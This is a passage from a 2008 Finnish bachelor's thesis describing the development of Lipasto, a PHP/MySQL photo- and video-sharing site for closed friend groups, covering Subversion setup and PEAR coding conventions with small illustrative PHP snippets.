TURUN AMMATTIKORKEAKOULU
ÅBO YRKESHÖGSKOLA

Opinnäytetyö

LIPASTO – WWW-SOVELLUKSEN TOTEUTTAMINEN

Toni Korpela
Kalle Palokankare

Tietojenkäsittely

2008

TURUN AMMATTIKORKEAKOULU

TIIVISTELMÄ

Tietojenkäsittelyn koulutusohjelma	
Tekijät: Toni Korpela ja Kalle Palokankare	
Työn nimi: Lipasto – www-sovelluksen toteuttaminen	
Suuntautumisvaihtoehto: Yrityksen informaatiojärjestelmät	Ohjaaja: Päivi Nygren
Opinnäytetyön valmistumisajankohta: Toukokuu 2008	Sivumäärä: 46 + 15 liitettä

Tässä opinnäytetyössä kuvaamme www-sovellusprojektin. Projektin lähtökohta oli luoda käyttäjäystävällinen sivusto, joka täyttää sille asetetut toiminnalliset vaatimukset. Sovellus on nimeltään Lipasto. Lipaston keskeinen tarkoitus on mahdollistaa kuvien ja videoiden jakaminen tietylle käyttäjäryhmälle, niin ettei ryhmän ulkopuolisilla ole oikeutta selata materiaalia.

Sivuston käyttö vaatii rekisteröitymisen palveluun, jonka jälkeen käyttäjä voi luoda oman yhteisön. Kutsumme yhteisöä Lipastossa Lokeroksi. Lokeroon käyttäjä voi kutsua ystäviään selaamaan sinne ladattuja kuvia ja videoita. Kuviin ja videoihin on mahdollista liittää informatiivisia kuvatekstejä. Kuvat ja videot jaotellaan kansioittain aihepiirien mukaan. Käyttäjät voivat myös kommentoida kuvia, sekä käydä keskustelua yleisellä tasolla etusivun ilmoitustaululla.

Sivusto on ohjelmoitu PHP-ohjelmointikielellä. Tietokannaksi valitsimme MySQL-relaatiotietokannan, jossa käytämme InnoDB-tietokantamoottoria. Käytämme Lipastossa runsaasti JavaScriptiä parantaaksemme käyttökokemusta. JavaScript-rungon muodostaa MooTools-kirjasto.

Sovellus valmistui lähes kokonaan määräaikaan mennessä. Se ei ole vielä käytössä, mutta toivomme, että saamme julkaistua Lipaston jatkokehittelyn jälkeen.

Hakusanat: Lipasto, WWW-sovellus, PHP, MySQL, Yhteisöpalvelusovellus

Säilytyspaikka: Turun ammattikorkeakoulun kirjasto, Salo

Degree Programme: Business Information Technology

Authors:
Toni Korpela and Kalle Palokankare

Title: Lipasto – Developing a www-application

Specialization line:	Instructor:
Business Information Systems	Päivi Nygren
Date	Total number of pages
May 2008	46 + 15 appendices

This thesis describes a www-application-project. As a starting point of our project we had an idea of creating a user-friendly website, which meets the technical requirements set for it. This website is called Lipasto. The main purpose of Lipasto is to give the user a possibility to share his/her own pictures and videos for certain user group. In other words people who do not belong to the group, do not have access to view or modify pictures and videos.

When the user wants to use the service, he/she has to register first and after that user is able to create his/her own community. In Lipasto we call this community "Lokero". The user can invite his/her friends to Lokero and share pictures and videos with them. In addition, the user can attach informative descriptions to pictures and videos and later on add also comments to them. Pictures and videos are grouped into folders according to the topic. There is also a bulletin board where users can converse with each other.

Lipasto was programmed by using PHP-programming language. MySQL-relational database with InnoDB-storage engine was used as the database. Lipasto utilizes a lot of JavaScript for user convenience. The basis of most of the JavaScript in Lipasto is a web application framework called MooTools.

This application was basically completed by the deadline. We hope to introduce it for users after further development.

Keywords: Lipasto, WWW-application, PHP, MySQL, Social networking service application

Deposit at: Turku University of Applied Sciences Library, Salo

Sisällysluettelo

LIITTEET

KUVIOT

1 Johdanto

Opinnäytetyönämme toteutimme kaikille avoimen Lipasto-nimisen internet-sivuston. Sivustolla käyttäjä pystyy luomaan oman suljetun alueen (myöhemmin ”Lokero”), jonne hän pystyy kutsumaan ystäviään sähköpostiosoitteen avulla. Lokerossa jäsenet voivat jakaa kuviaan, videoitaan, yhteystietojaan, sekä jättää viestejä Lokeron ilmoitustaululle. Käyttäjä voi perustaa ja kuulua useaan Lokeroon.

Järjestelmä on ohjelmoitu PHP-ohjelmointikielellä. Lipaston tietokantana käytetään MySQL-relaatiotietokantaa, jonka tauluissa tietokantamoottorina käytetään InnoDB:a. Järjestelmän HTML-merkkauskieli on XHTML 1.0-standardin mukaista ja CSS-tyylitiedostot noudattavat CSS2-standardia. Lipastossa hyödynnetään paljon JavaScriptiä käyttömukavuuden parantamiseksi, mutta JavaScript ei kuitenkaan ole pakollinen sivuston käyttämiseksi. Suurin osa sivuston JavaScript-toiminnallisuuksista on ohjelmoitu MooTools-ohjelmointirajapintaa hyväksikäyttäen.

Molemmilla projektin ohjelmoijilla oli oma kehitysalustansa, jotka toimivat Windows XP-käyttöjärjestelmässä. HTTP-palvelimena käytimme Apache-palvelinta, johon oli asennettu PHP-tulkki. Tietokantoja oli kuitenkin vain yksi, jota molemmat käyttivät verkon yli. Tietokantapalvelin oli ulkoistettu. Projektin tiedostoja hallinnoitiin ja synkronoitiin Subversion-nimisellä versionhallintaohjelmistolla, joka oli asennettu toisen projektin jäsenen kotiverkkoon Ubuntu-käyttöjärjestelmään.

1.1 Miksi valitsimme tämän aiheen

1.1.1 Idean synty

Aiheen alkuperäinen idea syntyi jo vuonna 2004, jolloin toinen projektin ohjelmoijista huomasi tarvitsevansa keinon jakaa kaveripiirinsä kesken kuvattuja valokuvia. Suurimman haasteen jakamiselle asettivat välimatkat. Kaverit asuivat eri puolilla

Suomea ja silti kuvat haluttiin yhtäläisesti kaikkien saataville. Tällöin syntyi idea järjestelmästä, johon jokaisella kaverilla olisi oma käyttäjätunnus. Käyttäjät pääsisivät lisäämään omia valokuviaan ja näkemään muiden kaveripiiriin kuuluvien lisäämiä valokuvia. Tällaisena järjestelmä myös toteutui ja valmistuessaan järjestelmään ei siis ollut pääsyä kaveripiirin ulkopuolisilla henkilöillä, joka mahdollisti sellaistenkin kuvien jakamisen, joita ei välttämättä kaikille haluttu näyttää. Järjestelmään kuului myös mahdollisuus kommentoida kuvia ja lukea muiden kirjoittamia kommentteja. Lipaston etusivu toimi ilmoitustauluna, johon käyttäjät pystyivät lisäämään ilmoituksia ja uutisia. Etusivun oikeassa reunassa oli kolme laatikkoa, joista ylin sisälsi seuraavan syntymäpäiväsankarin nimen, syntymäpäivän ajankohdan ja tapahtumaan olevien päivien määrän. Tämän alla oli toinen laatikko, joka sisälsi esikatselukuvan viimeksi lisätystä kuvasta ja viimeisessä laatikossa oli esikatselukuva viimeksi kommentoidusta kuvasta.

Silloinen vanha Lipasto toimi tämän projektin toisen ohjelmoijan kotikoneella ja oli tämän opinnäytetyöprojektin tavoin toteutettu PHP:lla ja MySQL:lla. Vanha Lipasto kuitenkin sulkeutui reilun vuoden päästä sen avaamisesta, kun silloinen palvelinkone hajosi ja tämän jälkeen järjestelmää ei enää laitettu uudestaan toimintakuntoon.

Puolitoista vuotta vanhan Lipaston sulkeutumisen jälkeen saimme idean toteuttaa kyseisenlainen järjestelmä uudelleen opinnäytetyönä, mutta tällä kertaa avoimena www-sivustona, johon kuka tahansa pystyisi avaamaan oman Lokeron omalle kaveripiirilleen ja lisäämään kaveripiirin kesken ottamiaan valokuvia. Uuteen järjestelmään halusimme ottaa mukaan myös videoiden lisäämismahdollisuuden, koska nykyään monilla matkapuhelimilla pystyy kuvaamaan hyvänlaatuista videokuvaa. Videokuvaa saa siirrettyä www-palvelimelle internet-yhteydellä varustetulla puhelimella. Uusi Lipasto tulee muistuttamaan monilla tavoin vanhaa Lipastoa ollen kuitenkin paremmin toteutettu, laajempi, paremmin dokumentoitu, sekä kuten jo aiemmin mainittiin, kaikille avoin.

1.1.2 Järjestelmän projektinimi ja domain-osoitteen saatavuus

Järjestelmän projektinimeksi valitsimme tuon jo aiemman järjestelmän nimenä olleen Lipaston. Projektinimeä ei kuitenkaan tulla välttämättä käyttämään sivuston lopullisena nimenä. Syynä tähän saattavat olla esimerkiksi se että termi on suomea, ja jos sivustolle ajatellaan kansainvälistä käyttöä niin termi ”Lipasto” tuskin tarkoittaa mitään millään muulla kielellä kuin suomella. Tärkeimpänä syynä nimen vaihtamiseen saattaa kuitenkin olla domain-osoitteiden saatavuus. Projektia aloitettaessa lipasto-sanalla olivat jo etukäteen varattuina tärkeimmät ja yleisimmin käytetyt domain-päätteet, eli .fi, .eu, .com ja .net, eli näitä päätteitä emme enää voisi saada tälle järjestelmälle. Termin muuttaminen monikkoon (eli muotoon ”lipastot”) muuttaa tilanteen jo paljon valoisammaksi, sillä tällä termillä kaikki tärkeimmät päätteet ovat vielä vapaina ja varattavissa.


Järjestelmälle on harkittu myös muita lopullisia nimivaihtoehtoja (joista esimerkkeinä mainittakoon drawer (lipasto englanniksi), mesta ja boksi), mutta lopullista nimeä järjestelmälle ei ole vielä päätetty. Domain-osoitteiden saatavuus tulee olemaan yksi tärkeimmistä kriteereistä järjestelmän lopullista nimeä päätettäessä, koska haluamme, että järjestelmän nimi on sama kuin domain-osoite.

2 Alkuvalmistelut

2.1.1 Järjestelmän perusidea

Valmiin Lipaston on tarkoitus olla helppo työkalu johon kuka tahansa voi perustaa oman Lokeron johon käyttäjä voi sitten kutsua ystäviään ja jakaa kuviaan ja videoitaan näiden kesken. Lisäksi jokainen Lokeroon kutsuttu käyttäjä voi kirjoittaa kommentteja Lokeron yhteiselle ilmoitustaululle ja kommentoida Lokeroon lisättyjä kuvia ja videoita. Ainoastaan Lokeroon kutsutut käyttäjät pääsevät sisään Lokeroon, eli ulkopuoliset käyttäjät eivät pääse näkemään tietyn Lokeron sisältöjä. Järjestelmän

kohderyhmä ovat pääasiassa nuoret ja nuoret aikuiset. Sivuston ulkoasusta on tarkoitus tulla skaalautuva eli sen leveys ja korkeus vaihtuvat selainikkunan leveyden ja korkeuden mukaan. Ulkoasun on tarkoitus toimia oikein kaikilla tärkeimmillä selaimilla, eli sen toimivuus tullaan testaamaan Firefoxilla, Internet Explorerilla, Operalla ja Safarilla. Sivun ulkoasu tulee koostumaan erilaisista ja eri kokoisista laatikoista, joihin tehdään pyöreät kulmat, jotta ulkoasu olisi visuaalisesti houkutteleva. Kuvakaappaus sivuston ulkoasusta on näytetty kuvassa 1.



Kuva 1: Kuvakaappaus yksittäisen Lokeron etusivusta

2.1.2 Käyttäjätasot ja järjestelmän ominaisuudet

Yksittäisessä Lokerossa on kolme erilaista käyttäjätasoa, joista korkeimmalle sijoittuu Lokeron omistaja. Hänen jälkeensä tulevat Lokeron ylläpitäjät ja viimeisenä yksittäisten kuvien ja videoiden, kuva- ja videokansioiden sekä kirjoitettujen kommenttien omistajat. Eli kun käyttäjä lisää kuvan, videon, kansion tai kommentin johonkin Lokeron osaan niin hän saa myös täydet muokkaus- tai poisto-oikeudet siihen.

Jokaisella Lokerolla on omistaja, joka on myös Lokeron ylläpitäjä. Lokeron omistaja voi myös nimetä uusia ylläpitäjiä. Ylläpitäjät voivat suorittaa kaikkia tavallisten käyttäjien toimenpiteitä kaikille Lokeron objekteille riippumatta siitä, ovatko he objektien omistajia. Lokeron objekteja ovat kuvat, videot, kuvien ja videoiden kommentit, **Gallerian** kansiot sekä ilmoitustaulun viestit. Järjestelmän kaikki toiminnot on lueteltu liitteessä 9.

2.2 Versionhallinta

2.2.1 Mitä on versionhallinta?

Versionhallintaohjelmisto pitää kirjaa hakemistoista ja tiedostoista, sekä muutoksista joita niihin tehdään. Tämä mahdollistaa datan vanhempien versioiden ja muutosten selaamisen. Versionhallintaohjelmistolla datasta voidaan helposti palauttaa tarvittaessa datan vanhempi versio tuotantokäyttöön, jota ei olisi mahdollista tehdä jos data olisi vain yhdellä koneella ja uudet muutokset olisi kirjoitettu vanhan datan päälle. Versionhallintaohjelmisto toimii lisäksi verkon yli, jotta kehittäjät pystyisivät käsittelemään samaa dataa sijainnista riippumatta. Versionhallinta voidaan toteuttaa myös ilman datan käsittelijän koneelle asennettavia ohjelmia. Tästä hyvänä esimerkkinä Wikipedia[1], jonka sivuista pystyy katsomaan minkä tahansa vanhemman version ja vertailemaan sitä sivuilla tällä hetkellä näkyvään versioon. Näin sivuja on helppo palauttaa esimerkiksi siinä tapauksessa, että joku tyhjentää vahingossa tai tahallaan jonkun sivun. Versionhallintaohjelmistot voidaan jakaa kahteen ryhmään: Niihin, jotka lukitsevat tiedon muuttamisen ajaksi (lukitse-muokkaa-vapauta -malli, jota käyttää esimerkiksi RCS-niminen versionhallintajärjestelmä) ja niihin, jotka eivät lukitse (kopioi-muokkaa-yhdistä -malli, jota käyttävät esimerkiksi CVS- ja Subversion-nimiset versionhallintajärjestelmät). (Wikipedia 2008c)

[1] http://fi.wikipedia.org/

2.2.2 Subversion

Käytämme projektissamme Subversion-nimistä versionhallintaohjelmistoa. Subversion on CVS:n (Concurrent Versions System) seuraaja, mutta kyseessä ei kuitenkaan ole uusi versio. Subversion kehitettiin korjaamaan CVS:n suurimmat puutteet, sekä tarjoamaan yleisölle avoimen lähdekoodin vaihtoehto. Kehittäjät eivät kuitenkaan halunneet muuttaa jo tutuksi tullutta ja suosittua käyttöliittymää, joten Subversionia pidetään CVS:n seuraajana lukuisien yhtäläisyyksien johdosta.

Subversion pitää kirjaa yksittäisiin tiedostoihin ja tiedostopuihin tehdyistä muutoksista. Hakemistoihin ja tiedostoihin voidaan liittää myös metatietoa, jonka avulla voidaan tehdä muistiinpanoja. Metatiedot linkitetään tiedostoon tai hakemistoon. Myös metatieto versioidaan. Subversion antaa jokaiselle muutoskerralle oman versionumeron (revision), jonka ansiosta samalla muutoskerralla tehtyjä muutoksia pystytään seuraamaan yhtenä kokonaisuutena. Subversionissa voi käyttää versioiden tallentamiseen joko puhtaasti tiedostopohjaiseen varastoon perustuvaa tietokantarakennetta tai BerkeleyDB-tietokantaan perustuvaa (Wikipedia 2008c). Lipaston versionhallinnassa käytämme BerkeleyDB-tietokantaa.

Subversion tukee useita verkkorajapintoja, jotka mahdollistavat versionhallinnan toiminnan verkon yli. Verkkoprotokollasta riippuen voidaan mm. autentikoida käyttäjiä, ylläpitää lokeja ja pakata dataa. Subversionissa käytetään hyvin testattuja ja dokumentoituja C-kielen kirjastoja eikä siitä ole löydetty merkittäviä haavoittuvuuksia.

Jotkut versionhallintajärjestelmät hoitavat myös ohjelmiston konfiguraatiohallinnan[2] (muun muassa Microsoft Visual SourceSafe ja Bitkeeper), eli nämä ohjelmat on suunniteltu erityisesti lähdekoodin hallinnoimiseen. Useimmiten ne sisältävät monia ohjelmistokehitykselle ominaisia ominaisuuksia ja siihen soveltuvia lisätyökaluja, joita voivat olla esimerkiksi ohjelmointikielien tunnistaminen (eli työkalu osaa värittää kielen syntaksin ja osoittaa virhekohdat) ja työkalut joilla virheitä voi korjata. Subversion ei

[2] SCM, Software Configuration Management

kuitenkaan ole tällainen, jolloin versionhallintajärjestelmään syötettävän tiedon laadulla ei ole mitään väliä, vaan sinne voidaan syöttää vaikka musiikkitiedostoja tai ruokaohjeita. (Collins-Sussman, Fitzpatrick & Pilato 2007)

2.2.3 Versionhallinta Lipastossa

Projektimme on selainpohjainen sovellus, jota varten molemmat kehittäjät luovat oman kehitysympäristönsä. Kehitysympäristöt ovat fyysisesti eri tiloissa eivätkä ne ole missään yhteydessä toisiinsa. Subversion huolehtii, että molemmilla kehittäjillä on identtiset kopiot toistensa tiedostoista. Versionhallinta konseptina oli projektin molemmille ohjelmoijille tuttu jo entuudestaan, mutta käytännön tasolla kummallakaan ei ollut aikaisempaa kokemusta versionhallintajärjestelmän pystyttämisestä tai hallinnoimisesta.

2.2.4 Svnserve, SVN+SSH ja Apachen moduuli

Subversion mahdollistaa kolme eri tapaa jakaa projektin tiedostoja verkon kautta ohjelmoijille. Nämä tavat ovat svnserve, SSH-tunnelointi ja versionhallinnan käyttäminen Apachen moduulina.

Svnserve-ohjelma on Subversioniin rakennettu kevyt palvelinohjelmisto, joka jakaa projektin verkkoon portin 3690 kautta. Pavelimeen on rakennettu itsenäinen tekstipohjainen autentikointi, joka tukee ryhmiä sekä useita eriäviä projekteja. SSH-tunnelointi perustuu Unix-käyttäjiin ja SSH-yhteyteen käyttäjän ja palvelinkoneen välillä. Palvelimelle luodaan käyttäjät, joille generoidaan julkinen ja yksityinen salausavain. Käyttäjät luovat yhteyden Subversioniin SSH-yhteydellä hyväksikäyttäen salausavainta. Apache2:en on saatavilla moduuli, joka SSL-salausta hyväksikäyttäen mahdollistaa pääsyn versionhallintajärjestelmään verkon kautta. Käyttäjät autentikoidaan .htaccess-tekniikalla.

Kun aloitimme versionhallintajärjestelmän asentamisen ja konfiguroinnin Lipastoa varten, emme ymmärtäneet, että nämä kolme tapaa ovat toisistaan täysin riippumattomia. Pystyttäessämme Subversionia Lipastoa varten konfiguroimme svnserveriä, loimme UNIX-käyttäjät ja generoimme SSL-avaimet salattua HTTPS-yhteyttä varten, eli käytännössä olimme aktivoimassa kaikkia kolmea tekniikkaa päällekkäin. Lukuisat ongelmat liittyen versionhallintaan pääsyyn verkon yli johtuivat näistä päällekäisyyksistä. Päädyimme lukemaan ohjekirjaa huolellisesti ja totesimme, että Subversionin oma svnserve-palvelin on projektiimme parhaiten sopiva tapa jakaa tiedostoja.

2.3 Ohjelmointistandardit

2.3.1 Yleistä ohjelmointistandardeista

Ohjelmointistandardeilla tarkoitetaan pääasiassa sitä, että koodin sisältö luodaan tietyllä tavalla ja valittua tapaa noudatetaan kaikkialla projektissa. Jos kaikki projektin ohjelmoijat noudattavat ohjelmoidessaan tiettyä standardisoitua tapaa esimerkiksi funktioiden nimeämiseen, niin koodin lukeminen ja nopea ymmärtäminen helpottuvat huomattavasti. Ohjelmointistandardiin kuuluu monia asioita, jotka on hyvä päättää etukäteen. Päätimme käyttää ainakin suurimmaksi osaksi PEAR:n (PHP Extension and Application Repository) ohjelmointistandardia. Kyseisen ohjelmointistandardin dokumentaatio löytyy PEAR:n omilta sivuilta[3].

2.3.2 Koodin sisentäminen ja rivien pituus

Koodin sisentämiseen PEAR:n dokumentaatio ehdottaa neljää välilyöntiä ja tabulaattorien käyttö kielletään. Tämä määritys on erittäin tärkeä siksi, että jos koodia muokkaa kaksi eri ohjelmoijaa erilaisilla koodi-editoreilla, niin koodi mikä näyttää oikein hyvältä ja selkeästi sisennetyltä toisella, saattaakin mennä aivan sekaisin toisella ohjelmoijalla. Yksi todennäköinen syy koodin sekaisin menemiseen on se, että koodi on

[3] http://pear.php.net/manual/en/standards.php

alunperin kirjoitettu editorilla, joka käyttää oletuksena sisentämiseen tabulaattoreita, jotka eivät välttämättä toimikaan toisessa editorissa, vaan toinen editori muuttaa tabulaattorit välilyönneiksi. Tästä syystä onkin tärkeää välttää tabulaattoreilla sisentämistä ja vaihtaa editorin asetuksista sisennyksiin käytettävä merkki tabulaattorista välilyönniksi. Monissa editoreissa on myös mahdollisuus käyttää tabulaattoreita siten, että yksi tabulaattorin painallus vastaa tiettyä määrää välilyöntejä.

Ohjelmakoodirivien pituuteen PEAR:n dokumentaatio ehdottaa 75-85 merkkiä ja tähän rajoitukseen kultainen keskitie onkin sopivin, eli 80 merkkiä. Tuota 80 merkkiä ehdotetaan useissa ohjelmointistandardeja käsittelevissä artikkeleissa ja ohjeistuksissa, esimerkiksi Javan dokumentaatiossa (Sun Microsystems 1999) ja Zend Frameworkin dokumentaatiossa (Zend Technologies 2008). Tärkeimpänä syynä 80 merkin rajoituksen käyttämiseen on se, että tavanomaisen pääteohjelman vaakatasoinen leveys on 80 merkkiä ja jos tuo on samalla ohjelmakoodin maksimileveys, niin koodille ei tapahdu automaattista rivitystä, joka tekisi koodista epäselvempää. Joissain tapauksissa osa koodista saattaisi jopa hävitä näkyvistä ja editori-näkymää joutuisi jatkuvasti vierittämään vaakatasossa. Toinen 80 merkin rajoituksen mukanaan tuoma etu on se, että editoriin mahtuu kaksi tiedostoa vierekkäin ilman, että kumpaankaan ilmestyy vaakatasoisia vierityspalkkeja tai tapahtuu automaattista rivitystä. Tällaista kahden koodin näyttämistä rinnakkain voidaan hyödyntää esimerkiksi vertailtaessa kahta ohjelmakoodia. Mekin käytämme tässä projektissa paljon kahden ohjelmakoodin vertailua, esimerkiksi niissä tilanteissa kun koodi on lisätty versionhallintaan ja sitä on sen jälkeen muokattu jomman kumman projektin ohjelmoijan koneella. Tällöin versionhallinnassa olevaa kantaversio-koodia (working base) ja myöhemmin muokattua työkopio-koodia (working copy) voi vertailla TortoiseSVN:n (käyttämämme versionhallinta-asiakasohjelma) omalla Diff-ohjelmalla, joka näyttää molemmat koodit vierekkäin ja korostaa muuttuneet rivit keltaisella. 80 merkin rajoituksella koodatun tiedoston voi myös tulostaa pystyarkille ilman, että tarvitsee pelätä, että osa koodista katoaa näkyvistä ja paperilla näkyykin vain puolikkaita rivejä. Koodista tulee myös helpommin ymmärrettävää, kun monimutkaiset lausekkeet jaetaan useammalle riville eikä niitä kirjoiteta yhdelle riville.

2.3.3 Ohjauslausekkeet ja funktiokutsut

Ohjauslausekkeisiin kuuluvat if-, for-, while- ja switch-lausekkeet. Näihin lausekkeisiin pitää jättää yksi tyhjä välilyönti ohjaussanan (esimerkiksi “if”) ja ehdon aloittavan aloitussulkeen väliin (esimerkki kuvassa 2). Funktio-kutsuissa puolestaan funktion nimi ja aloitussulje kirjoitetaan yhteen (esimerkki kuvassa 3). Lisäksi funktiokutsuissa funktion parametrit erotellaan pilkulla ja jokaisen pilkun jälkeen jätetään yksi tyhjä välilyönti koodin selkeyttämisen takia (esimerkki kuvassa 3). Samaa yhtä välilyöntiä käytetään myös muiden välimerkkien jälkeen, joihin kuuluvat seuraavat merkit ja merkkiyhdistelmät: “<”, “>”, “+”, “-”, “*”, “/”, “=”, ”==”, ”===”, “?”, “:”, “&&” ja “||” (esimerkki kuvassa 2). Aloitussulkujen jälkeen ja vastaavasti ennen lopetussulkuja tyhjää välilyöntiä ei jätetä, vaan ne kirjoitetaan kiinni ensimmäiseen tai viimeiseen ehtoon tai parametriin (esimerkki kuvassa 3). Lisäksi for-lauseessa käytettävät kolme lauseketta, jotka erotellaan puolipisteellä, kirjoitetaan aina samalle riville ja puolipisteen jälkeen jätetään yksi tyhjä välilyönti (esimerkki kuvassa 4). Ohjauslausekkeiden kanssa käytettäviin ohjelmointikäytäntöihin kuuluvat myös aaltosulkeiden käyttämisen tyylit, joista enemmän seuraavassa kappaleessa.

```
<?php

  $foo = “bar”;
  $var = 1;

  if ($foo == “baaar”)
  {
    echo “foo on baaar.”;
  }
  elseif ($foo == “bar” && $var == 1)
  {
    echo “foo on bar ja var on 1”;
  }

?>
```

Kuva 2: Esimerkki for-lauseen lausekkeiden ohjelmointistandardista

```
<?php

  $str = "alpha beta gamma delta";
  echo str_shuffle($str);
  echo “<br />”;
  echo hash('sha512', $str);

?>
```

Kuva 3: Esimerkki funktio-kutsun ohjelmointistandardista

```
<?php

  for ($i = 0; $i < 10; ++$i)
  {
    echo $i."<br />";
  }

?>
```

Kuva 4: Esimerkki for-lauseen ohjelmointistandardista

2.3.4 Aaltosulkeet

Aaltosulkeiden käyttäminen ei ole PHP:ssä kaikissa tilanteissa pakollista. Jos ohjauslausekkeen sisälle tuleva koodi sisältää vain yhden toiminnon ja näin ollen mahtuu yhdelle riville, ei aaltosulkeita ole pakko käyttää. Aaltosulkeiden pois jättäminen lisää kuitenkin virheiden riskiä ja tekee koodista vaikeammin luettavaa, joten meidän projektissamme aaltosulkeiden käyttö on pakollista joka tilanteessa. Alkuperäinen PEAR:n dokumentaatio ei välttämättä pakota tähän, vaikka ohjelmoijia suositellaankin käyttämään aaltosulkeita joka tilanteessa. Lisääntyvän virheriskin takia otamme kuitenkin aaltosulkeiden pakollisuuden käytännöksi projektissamme.

Aaltosulkeiden tyylistä keskustelimme pitkään ennen varsinaisen ohjelmoimisen aloittamista, sillä molemmat ovat tähän asti käyttäneet omissa projekteissaan ja työn

puolesta tehdyissä ohjelmointiprojekteissa eri tapaa merkitä aaltosulkeet. Tähän projektiin halusimme kuitenkin yhteneväisen käytännön niihin. Valittu käytäntö on tärkeää projektin kannalta siksi, että se helpottaa koodin lukemista. Koodista on myös helpompi saada kokonaiskuva nopeasti silmäilemällä. Erilaisia tapoja aaltosulkeiden merkitsemiseen on useita, mutta vain kolme niistä ovat yleisesti käytössä ja muita näkee harvemmin. Tähän asti toinen projektin ohjelmoijista oli käyttänyt niin sanottua Allmanin tyyliä, jossa jokainen aaltosulje merkitään omalle rivilleen ja toinen niin kutsuttua K&R-tyyliä, jossa ainoastaan lausekkeen lopettava aaltosulje on omalla rivillään. Esimerkit näistä tyyleistä löytyvät liitteestä 2.

Allmanin tekniikan hyvänä puolena nähdään se, että koodi on selkeämpää ja parillisten aaltosulkeiden alku- ja loppupään löytäminen on helpompaa. Lisäksi lausekkeen sisään kuuluvan koodin hahmottaminen on helpompaa, koska lausekkeen sisään kuuluva koodi on erotettu lausekkeesta riveillä, jotka ovat lähes kokonaan tyhjiä, eli rivit joissa on vain tuo yksi alku- tai loppusulje. Lähes tyhjät rivit toisinaan nähdään tämän tekniikan huonona puolena, sillä koodi vie enemmän rivejä verrattuna muihin tekniikoihin. Tilankäyttökysymys oli ainakin ennen tärkeä, koska koodia muokattiin paljon pääteohjelmilla, joihin mahtui vain 24 riviä koodia kerrallaan. Nykyisin tekstiä mahtuu enemmän jolloin tilankäytön merkitys on hieman pienentynyt.

K&R-tyylin (joka on saanut nimensä Brian Kernighanin ja Dennis Ritchien sukunimien ensimmäisistä kirjaimista, kyseiset henkilöt kirjoittivat kirjan The C Programming Language (1978), josta toisinaan käytetään myös nimeä “K&R”) tärkeimpänä hyvänä puolena nähdään juuri tuo mikä äsken mainittiin Allmanin tyylin huonona puolena, eli pienempi tilankäyttö. Huonona puolena on vastaavasti koodin hieman huonompi luettavuus. Tosin luettavuus ei kärsi paljoa, jos lausekkeiden sisään jäävä koodi sisennetään oikein, jolloin lausekkeen aloituspaikka on helppo määrittää siitä missä teksti käy ensimmäisen kerran samalla tasolla loppusulkeen kanssa (olettaen että lähdetään etsimään lausekkeen aloitusta loppusulkeen perusteella).

Kysymykseen siitä, kumman tekniikan käyttö on parempi, on oikeastaan mahdoton vastata, sillä molemmissa on omat hyvät ja huonot puolensa ja molemmilla ovat omat intohimoiset kannattajakuntansa. Tärkeintä on, että ohjelmoija valitsee projektiin yhden tekniikan ja käyttää sitä alusta loppuun. Tätä mieltä olivat myös Kernighan ja Richie, jota kuvastaa hyvin seuraava lainaus jo aiemmin mainitusta "The C Programming Language"-kirjasta: "The position of braces is less important, although people hold passionate beliefs. We have chosen one of several popular styles. Pick a style that suits you, then use it consistently."

2.4 Koodin kommentoiminen

2.4.1 Miksi koodia kannattaa kommentoida standardoidusti?

Funktioiden kommentoiminen on tärkeää jokaisessa ohjelmointiprojektissa, koska hyvin tehty dokumentaatio on erittäin tärkeä osa jokaista ohjelmointiprojektia koodin uudelleenkäytettävyyden ja myöhemmän muuttamisen mahdollistamisen takia. Varsinkin tällaisessa useamman ohjelmoijan projektissa hyvä dokumentointi on tärkeä edellytys projektin onnistumiselle, koska dokumentoinnin kautta toinen ohjelmoija saa nopeasti hyvän yleiskuvan funktion tehtävästä, vastaanotettavista parametreista ja palautettavien arvojen tyypeistä. Kun dokumentoinnissa vielä käytetään tiettyä ennalta sovittua merkintästandardia niin toinen ohjelmoija löytää funktion dokumentaatiokappaleesta helposti muutamalla silmäyksellä tarvitsemansa tiedon.

2.4.2 Miksi valitsimme phpDocumentorin?

Funktioiden kommentoitiin valitsimme phpDocumentorin[4] dokumentointistandardin, jolloin dokumentaatiosta saadaan helposti generoitua helppolukuinen ja helposti siirreltävä paketti, jonka avaaminen onnistuu kaikilla yleisimmillä selaimilla ilman internet-yhteyttä. Paketti on myös kooltaan suhteellisen pieni, koska se ei sisällä lainkaan kuvia, vaan pelkästään tekstimuotoista dataa. Näin dokumentaatiota mahtuu

[4] http://www.phpdoc.org/

